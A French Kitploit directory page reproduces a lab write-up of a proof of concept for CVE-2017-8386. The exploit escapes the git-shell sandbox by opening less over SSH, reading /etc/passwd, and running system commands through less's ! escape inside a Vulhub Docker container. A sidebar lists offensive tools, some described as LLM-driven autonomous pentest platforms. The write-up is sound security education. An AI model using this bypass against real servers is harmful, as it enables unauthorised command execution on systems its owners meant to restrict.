

Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
WHS3_vulhub — PoC pour la vulnérabilité CVE-2017-8386 de contournement du sandbox Git-Shell. | Kitploit

Outils/GitHubGitHub/suz1n/whs3_vulhub
Sécurité des ConteneursAnalyse des VulnérabilitésExploitationTests d'IntrusionApprentissage et ÉducationLabs et Pratique
GitHubsuz1n/whs3_vulhub

WHS3_vulhub

PoC pour la vulnérabilité CVE-2017-8386 de contournement du sandbox Git-Shell.

Voir le dépôt
34il y a 1 anPas encore vérifié
Partager

CVE-2017-8386: git-shell Sandbox Bypass to RCE PoC

정수진(@suz1n)

Aperçu

Git-shell fournit un environnement qui n'autorise que des commandes git restreintes via SSH. Cependant, dans certaines versions de git-shell (2.12.2, etc.), il existe une vulnérabilité (CVE-2017-8386) qui permet de contourner la sandbox et d'exécuter des commandes système en abusant de la commande less.

Ce rapport présente le PoC exécuté pour cette vulnérabilité et récapitule son déroulement.

Mise en place de l'environnement

Outils et versions utilisés

  • Docker : 24.0.7
  • Docker-Compose : v2.34.0
  • OS hôte : macOS
  • OS cible : Ubuntu 16.04 (dans le conteneur)
  • Version de Git : 2.12.2
  • Serveur SSH

Clonage du dépôt Vulhub

git clone https://github.com/phith0n/vulhub.git

cd vulhub/git/CVE-2017-8386/ Image1

Configuration de docker-compose.yml et Dockerfile

• Image de base Ubuntu 16.04
• Installation de Git 2.12.2 à partir des sources
• Installation et lancement du serveur OpenSSH
• Configuration de l'environnement git-shell (création de l'utilisateur git)

Construction et exécution du conteneur

docker-compose build

docker-compose up -d

docker ps

• Vérification de l'exécution du conteneur (git-shell-cve-2017-8386)

Image2

Enregistrement de la clé SSH et configuration de l'environnement

1. Génération et copie de id_rsa.pub en local
2. Connexion à l'intérieur du conteneur et passage à l'utilisateur git
3. Enregistrement de authorized_keys

docker exec -it git-shell-cve-2017-8386 /bin/bash

chsh -s /bin/bash git

su git

mkdir -p ~/.ssh

chmod 700 ~/.ssh

touch ~/.ssh/authorized_keys

chmod 600 ~/.ssh/authorized_keys

vim ~/.ssh/authorized_keys

Image3

Installation de paquets supplémentaires

apt update

apt install less -y

apt install man-db -y

• Paquets less et man installés pour la réalisation du PoC

Déroulement du PoC

Connexion SSH normale

ssh -p 3322 -i id_rsa -t [email protected] "less /etc/passwd"

• Entrée réussie dans less

• Exécution de commandes système possible via la commande !

Exécution de commandes (contournement de la sandbox)

• !id -> affiche l'ID utilisateur et l'ID du groupe first_execute.png

• !whoami -> utilisateur actuel (git)

• !uname -a -> affiche les informations du noyau système

• !ls /home/git -> affiche la liste des fichiers du répertoire personnel de git

Analyse

• Dans l'environnement git-shell, l'utilisateur est restreint et ne peut pas exécuter de commandes système.
• Cependant, via la commande `git-upload-archive --help`, il est possible d'appeler less en interne.
• La commande less prend en charge l'exécution de commandes shell système via la fonction !.
• Par conséquent, il est possible de contourner la sandbox de git-shell et d'exécuter des commandes arbitraires.

Références

• Blog Insinuator : https://insinuator.net/2017/05/git-shell-bypass-by-abusing-less-cve-2017-8386/

• Dépôt GitHub Vulhub : https://github.com/phith0n/vulhub

Lien du dépôt GitHub

https://github.com/suz1n/WHS3_vulhub

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    282

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →





